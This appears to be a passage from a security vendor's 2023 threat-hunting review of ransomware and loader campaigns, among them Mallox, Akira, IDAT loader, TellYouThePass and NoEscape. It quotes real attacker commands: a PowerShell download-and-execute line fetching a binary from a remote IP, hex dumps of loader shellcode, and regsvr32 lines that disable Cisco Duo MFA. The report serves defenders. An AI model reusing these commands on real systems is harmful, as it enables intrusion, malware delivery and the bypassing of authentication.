
Financial Services

Automation


In June 2023, Censys showed over 3.000 hosts utilizing the MOVEit service.



Key general statistics from Censys about the different service providers and host locations can be found below. Threat actors almost exclusively use this vulnerability in the United States, with only a few hundred other hosts exposed in other countries.



A list of vulnerable MOVEit Transfer versions is attached below for reference:



Affected Version	Fixed Version	Documentation
MOVEit Transfer 2023.0.0	MOVEit Transfer 2023.0.1	MOVEit 2023 Upgrade Documentation
MOVEit Transfer 2022.1.x	MOVEit Transfer 2022.1.5	MOVEit 2022 Upgrade Documentation
MOVEit Transfer 2022.0.x	MOVEit Transfer 2022.0.4	
MOVEit Transfer 2021.1.x	MOVEit Transfer 2021.1.4	MOVEit 2021 Upgrade Documentation
MOVEit Transfer 2021.0.x	MOVEit Transfer 2021.0.6	

July 2023: Spike in Mallox Targeting MS-SQL

In 2023, WatchTower hunters investigated and tracked over seven Mallox intrusions. In these instances, we observed the following kill chain:


- The threat actor exploits a SQL server to get a shell.
- They download additional PowerShell scripts.
- This PowerShell script downloads an MSI file (PurpleFox)
- PurpleFox establishes persistence and attempts privilege escalation.

WatchTower observed malicious and obfuscated PowerShell command lines originating from the SQL server post-compromise.

Next, the threat actor downloads malicious payloads from the remote server. In some cases, WatchTower hunters saw PurpleFox download additional files from a remote C2. From our multiple Mallox incident investigations, we observed Mallox ransomware operators gaining access to an endpoint that was not managed or protected by SentinelOne, and deploying an encryptor payload.

In one instance, we observed PurpleFox dropping multiple malicious payloads into the SQLserver temporary directory, named BadPotato, three payloads named SweetPotato, and `NtApiDotNet`.

FIG: SQL Server Exploitation and Additional File Downloads



sqlservr.exe

Site Name	
Endpoint OS	windows
Endpoint Name	
Agent UUID	

PROCESS PROPERTIES

Parent Name	services.exe
OS Parent Name	N/A
Name	sqlservr.exe
Storyline ID	3975562CC5861149
Is Storyline Root	true
Command Line	"C:\Program Files\Microsoft SQL S...
User	
Start Time	
Image Path	
PID	
Display Name	SQL Server Windows NT - 64 Bit
Unique ID	
Integrity Level	HIGH
Signed Status	signed
Publisher	MICROSOFT CORPORATION

```
"C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe" -sSQLEXPRESS
```

(CMD+C to copy this content to clipboard)

cmd.exe

Site Name	
Endpoint OS	windows
Endpoint Name	
Agent UUID	

PROCESS PROPERTIES

EVENT COUNTS


3 Files 3 Processes

DETAILS

Parent Name	sqlservr.exe
OS Parent Name	N/A
Name	cmd.exe
Storyline ID	0D5A572CC5861149
Is Storyline Root	true
Command Line	"C:\WINDOWS\\System32\\cmd....
User	
Start Time	
Image Path	
PID	

```
"C:\WINDOWS\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient >%TEMP%\updt.ps1 & echo $cl.DownloadFile("http://80.66.75.40/Fpgwaghdi.exe", "%TEMP%\tzt.exe") >> %TEMP%\updt.ps1 & powershell -ExecutionPolicy Bypass %TEMP%\updt.ps1 & WMIC process call create "%TEMP%\tzt.exe"
```

FIG: WMIC Commands and PowerShell Execution



PROCESS SUMMARY

Name: WMIC.exe (CLI interpreter)

UID: FEF0582CC5861149

ID: 10628

Command Line: process call create "C:\ProgramData\\tzt.bat"

Image Path: N/A

SHA1: N/A

Root: True

Verified Status: NotSigned

Has Active Content: true

Source Process Active Content File ID: 3EFA3EFA3EFA3EFA

Source Process Active Content Path: N/A

Source Process Active Content Hash: N/A

PROCESS SUMMARY

Name: powershell.exe (updt.ps1)

UID: F8F0582CC5861149

ID: 6196

Command Line: -ExecutionPolicy Bypass C:\ProgramData\\updt.ps1

Image Path: \Device\HarddiskVolume3\ProgramData\updt.ps1

SHA1: a7777a45aec3f3fb9daa8286402c736153c5d530

Root: True

Verified Status: NotSigned

Has Active Content: true

Source Process Active Content File ID: 3EFA3EFA3EFA3EFA


Source Process Active Content Path: N/A

Source Process Active Content Hash: N/A

For more information, WatchTower customers can refer to our previous flash reports in Community Portal on the seven incidents where Mallox exploited MS-SQL:

- Mallox Ransomware-as-a-Service Updates
- Mallox Ransomware Distributed Via MS-SQL
- Four Mallox Intrusion Attempts Detected in Late August
- Mallox Ransomware Continues to Abuse MS-SQL Servers.


FIG: Quick Mallox Ransomware Attack Breakdown



Tactic	Technique ID	Remarks
Initial Access	T1110	Threat Actor Brute forces public facing SQL Server and exploits RCE to get Xp_CMD shell which provides Admin privilege on the targeted host
Discovery	TA0007	Threat Actor used WMI to gather information on Security products(AV/EDR) used in the environment
Defense Evasion	TA0005	Based on the security product installed, the Threat Actor deploys FUD samples to bypass or disable security product on the compromised host
Persistence	TA0003	Persistence is maintained in the system by creating service for PurpleFox Rootkit
Command and Control	TA0011	Once the bypass is found, the Threat Actor for monetary gains deploys Miners like XMRig
Exfiltration	TA0010	The Threat Actor enables RDP and creates a new user, to exfiltrate data
Impact	TA0040	Finally, ransomware is deployed on the target host, volume shadow copies are deleted using vssadmin

August 2023: Akira Abuses Cisco ASA VPN Vulnerability To Achieve Initial Access

SentinelOne WatchTower was the first threat hunting team to identify and investigate Akira ransomware's exploitation of a Cisco VPN gateway vulnerability. While SentinelOne Singularity autonomously detected and prevented lateral movement attempts, WatchTower hunters quickly discovered the ransomware operators' initial access techniques through common traits observed from the Akira leak site, and shared their findings with other researchers. Cisco fixed the bug and reported on the vulnerability in August 2023.




bleepingcomputer.com/news/security/akira-ransomware-targets-cisco-vpns-to-breach-organizations/

A SentinelOne WatchTower report shared privately with BleepingComputer and focusing on the same attack method presents the possibility of Akira exploiting an unknown vulnerability in Cisco VPN software that might be able to bypass authentication in the absence of MFA.

SentinelOne found evidence of Akira using Cisco VPN gateways in leaked data posted on the group's extortion page and observed Cisco VPN-related traits in at least eight cases, indicating this is part of an ongoing attack strategy by the ransomware gang.

For more information, readers can refer to the following description of Akira ransomware's kill chain:



Akira Kill Chain


- Initial Entry
  - **Unauthorized VPN access by multiple user accounts.**
  - **Compromised user accounts**
  - **MFA was disabled for certain user accounts**
- Lateral Movement
  - **PsExec, RDP**
- Credential Access
  - **NTDS.dit being accessed**
  - **Kerberoasting**
- Persistence
  - Attempts of installing backdoor (potentially Cobalt Strike)
- Data Staging and Access
  - **Akira operators targeting specific directories eg: Finance related, medical documents etc**
- Exfiltration
  - **Rclone and FileZilla being executed on multiple systems.**
- Encryption
  - **Locker.exe attempting to execute and dropping “README.txt”**

September 2023: IDAT Loader Delivers Multiple Infostealers

WatchTower hunters observed threat actors rapidly adopting the IDAT malware loader in their campaigns in mid-to-late 2023. The IDAT loader is programmed to support evasion techniques like process doppelgänging, DLL search order hijacking, and Heaven's Gate. Researchers have named this loader after its signature technique, where a threat actor will store the malicious payload in the IDAT chunk of a PNG file.


A new heap section is created using `malloc`, and the PNG data is copied into the heap using `WinHttpReadData`. The compressed data is decrypted and passed as an argument to the `RtlDecompressData` API. The decompressed data holds the executable it needs to inject the shellcode into and the DLL.

FIG: PNG Containing Malicious IDAT



```
Address  Hex                                              ASCII
025133E0 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG........IHDR
025133F0 00 00 03 74 00 00 03 74 08 06 00 00 00 FC 90 6A ...t...t.....ü.j
02513400 BB 00 00 00 06 62 4B 47 44 00 FF 00 FF 00 FF A0 »....bKGD.ÿ.ÿ.ÿ
02513410 BD A7 93 00 00 00 09 70 48 59 73 00 00 00 48 00 ½§.....pHYs...H.
02513420 00 00 48 00 46 C9 6B 3E 00 00 80 00 49 44 41 54 ..H.FÉk>....IDAT
02513430 78 DA EC FD DB 9A E4 3A 72 25 08 9B 81 F4 88 CC xÚìýÛ.ä:r%...ô.Ì
02513440 52 AB 55 52 EB D0 F3 5F CC FB 3F D7 5C CC 48 AA R«URëÐó_Ìû?×\ÌHª
02513450 92 AA AA BB 55 19 E1 4E C0 FE 0B C0 60 07 00 24 .ªª»U.áNÀþ.À`..$
02513460 DD 23 22 33 72 27 EC DB B9 C3 9D C4 99 70 10 0B Ý#"3r'ìÛ¹Ã.Ä.p..
02513470 CB 0E 08 53 A6 4C 99 32 65 4A 91 FF EF 3F BF 01 Ë..S¦L.2eJ.ÿï?¿.
02513480 00 60 FE 1F 02 00 00 62 93 8C FE E5 EF BF 7C 97 .`þ....b..þåï¿|.
02513490 F6 FC C7 FF 7A AD ED 21 2A 95 13 01 A9 EF 2C 9D öüÇÿz.í!*...©ï,.
025134A0 76 EE 4A 2F 3F 02 00 62 D3 6F FA 1F FF FD F9 BB vîJ/?..bÓoú.ÿýù»
025134B0 F4 F7 DF FE F4 52 FB EB DB 99 7B 9D 3F FE 5F FF ô÷ßþôRûëÛ.{.?þ_ÿ
025134C0 F0 F5 BB B4 67 CA 94 29 53 A6 7C 7E B9 F3 F5 37 ðõ»´gÊ.)S¦|~¹óõ7
025134D0 65 CA 94 29 53 7E 06 F9 F7 3F BF 98 EF FF FC 7B eÊ.)S~.ù÷?¿.ïÿü{
```

FIG: Decompressed Data Containing Shellcode



```
Address   Hex                                              ASCII
03653020  00 00 00 08 C8 00 00 00 67 B0 00 00 00 00 00 00  ....È...g°......
03653030  01 01 00 67 00 6F 00 76 00 61 00 66 00 69 00 76  ...g.o.v.a.f.i.v
03653040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653060  00 00 00 00 00 25 00 41 00 50 00 50 00 44 00 41  .....%.A.P.P.D.A
03653070  00 54 00 41 00 25 00 00 00 00 00 00 00 00 00 00  .T.A.%..........
03653080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
036530A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
036530B0  25 77 69 6E 64 69 72 25 5C 53 79 73 57 4F 57 36  %windir%\SysWOW6
036530C0  34 5C 66 74 70 2E 65 78 65 00 00 00 00 00 00 00  4\ftp.exe.......
036530D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
036530E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
036530F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653110  00 00 00 00 25 77 69 6E 64 69 72 25 5C 53 79 73  ....%windir%\Sys
03653120  57 4F 57 36 34 5C 6D 73 68 74 6D 6C 2E 64 6C 6C  WOW64\mshtml.dll
03653130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03653170  00 00 00 00 00 00 00 00 55 8B EC 83 EC 10 6A 04  ........U.ì.ì.j.
03653180  68 F0 01 00 00 E8 BE 34 00 00 83 C4 08 89 45 FC  hð...è¾4...Ä..Eü
03653190  8B 45 FC 50 E8 2F 16 00 00 83 C4 04 68 88 13 00  .EüPè/....Ä.h...
036531A0  00 8B 4D FC 51 E8 1E 31 00 00 83 C4 08 8B 55 FC  ..MüQè.1...Ä..Uü
036531B0  52 E8 12 4                         83 7D F0 00  Rè.G...Ä..Eð.}ð.
036531C0  75 14 6A 0                         00 FF D1 33  u.j..Eü..´...ÿÑ3
036531D0  C0 E9 AE 0                         83 E0 02 74  Àé®....Uð.B..à.t
036531E0  0C 8B 4D F                         04 6A 70 8B  ..MüQè.....Ä.jp.
036531F0  55 FC 8B 4                         F8 6A 70 8B  Uü.B$ÿÐ.Ä..Eøjp.
03653200  4D F8 51 E                         55 F8 C6 42  MøQè.....Ä..UøÆB
03653210  69 01 8B 4                         51 8B 55 FC  i..EøÆ@h..MøQ.Uü
03653220  52 E8 A2 A8 00 00 83 C4 08 8B 45 F8 50 8B 4D FC  Rè¢¨...Ä..EøP.Mü
03653230  51 E8 62 A5 00 00 83 C4 08 6A 30 8B 55 FC 8B 42  Qèb¥...Ä.j0.Uü.B
03653240  24 FF D0 83 C4 04 89 45 F4 6A 30 8B 4D F4 51 E8  $ÿÐ.Ä..Eôj0.MôQè
```

WatchTower has identified multiple stealers using both IDAT loader variants in their operations. Specifically, WatchTower has identified Vidar and Lumma operators using the first variant, where threat actors use a C2 to download PNG files with a malicious IDAT section. Amadey and Raccoon operators use a second variant that shares similarities. However, Vidar, Lumma, Amadey, StealC, Danabot and Raccoon operators all decompress data and inject shellcode.

October 2023: TellYouThePass Exploits Apache ActiveMQ Vulnerability (CVE-2023-46604)

On Oct 27, 2023, WatchTower hunters observed a remote code execution in Apache ActiveMQ to target both Windows and Linux endpoints leading to TellyouThePass ransomware infection from a remote IP 172.245.16.125.

TellYouThePass is a ransomware family first sighted in early 2019. Threat actors primarily distribute the malware through phishing emails, malicious attachments, or compromised websites. These attackers also commonly exploit CVE-2021-44228, the Log4Shell vulnerability, to carry out their attacks.

TellYouThePass ransomware employs robust encryption techniques, including AES-256 and RSA-1024, to encrypt both server and user data.

WatchTower has observed TellYouThePass Ransomware targeting both Windows and Linux environments. Despite differences between the two variants and uncommon features, the Windows and Linux variants use the same ransom note and file extension, indicating they belong to the same malware family.

WatchTower hunters believe threat actors exploited this service using a WSO2 arbitrary file upload vulnerability discussed in a report from InfoSecMatter utilizing the Metasploit framework. In this case, this allowed threat actors to drop and execute a Linux ransomware variant.

For more information, WatchTower customers can refer to our flash report in Community Portal.

November 2023: NoEscape/Avaddon Operators Disable Cisco Duo - Hunting for Patient Records

WatchTower identified the first NoEscape variant in May 2023, and issued a report identifying it as an Avaddon ransomware variant. These attacks spiked in November when Vigilance DFIR analysts identified threat actors targeting a health organization using multiple Cisco vulnerabilities to achieve initial access. NoEscape used Advanced IPScanner for reconnaissance. WatchTower observed these threat actors using randomly named executables, posing as services sourced from a temp directory within the Windows directory on the operating system partition for persistence. Attackers used NETMongoose and PsMapExec from GitHub repositories, using them to dump credentials for domain admin users and then using Rclone for data exfiltration.

NoEscape Attackers Look for Hospital Records

WatchTower observed NoEscape operators checking for specific file names related to "death","accident", "litigation", "died", "died or problem" and "NDA".

Why do attackers target hospitals?

- Hospitals' IT infrastructure are big, complex and frequently outdated.
- Healthcare institutes work with a multitude of third party vendors (such as suppliers, service providers, state and federal agencies, universities and NGOs).
- Healthcare organizations frequently have issues with overextended staff and a weak security culture.
- Hospitals and care facilities were forced to implement remote monitoring technologies overnight.
- Hospital services cannot halt due to the risk it may bring to human lives.
- Compliance issues with leaked data.
- Health records can be used for blackmail and additional attacks.

NoEscape Operators Disable Cisco Duo


The threat actors executed commands to disable Cisco Duo, a multi-factor authentication (MFA) solution.

```
cmd /c regsvr32 /u "C:\Program Files\Duo Security\WindowsLogon\DuoCredProv.dll"

cmd /c regsvr32 /u "C:\Program Files\Duo Security\WindowsLogon\DuoCredFilter.dll"
```

NoEscape Actors Approached by LockBit

Researchers notified the cybersecurity community that the LockBit ransomware operation is now recruiting affiliates and developers from BlackCat/ALPHV and NoEscape after recent disruptions and exit scams.



LockBitSupp
Premium
Premium

Registration: 03/08/2021
Messages: 678
Reactions: 1 398

Monday at 16:44 #59

I appeal to all alpha and noescape advocates, if you have backups of the dates of corps that were in the process of negotiations, you can pass this date to me, and we will post all the corps on my eternal blog, you can continue negotiations and complete all unfinished deals, although some transactions may have already been completed without your knowledge, but you will only find out about this after you are able to resume negotiations with the attacked companies.

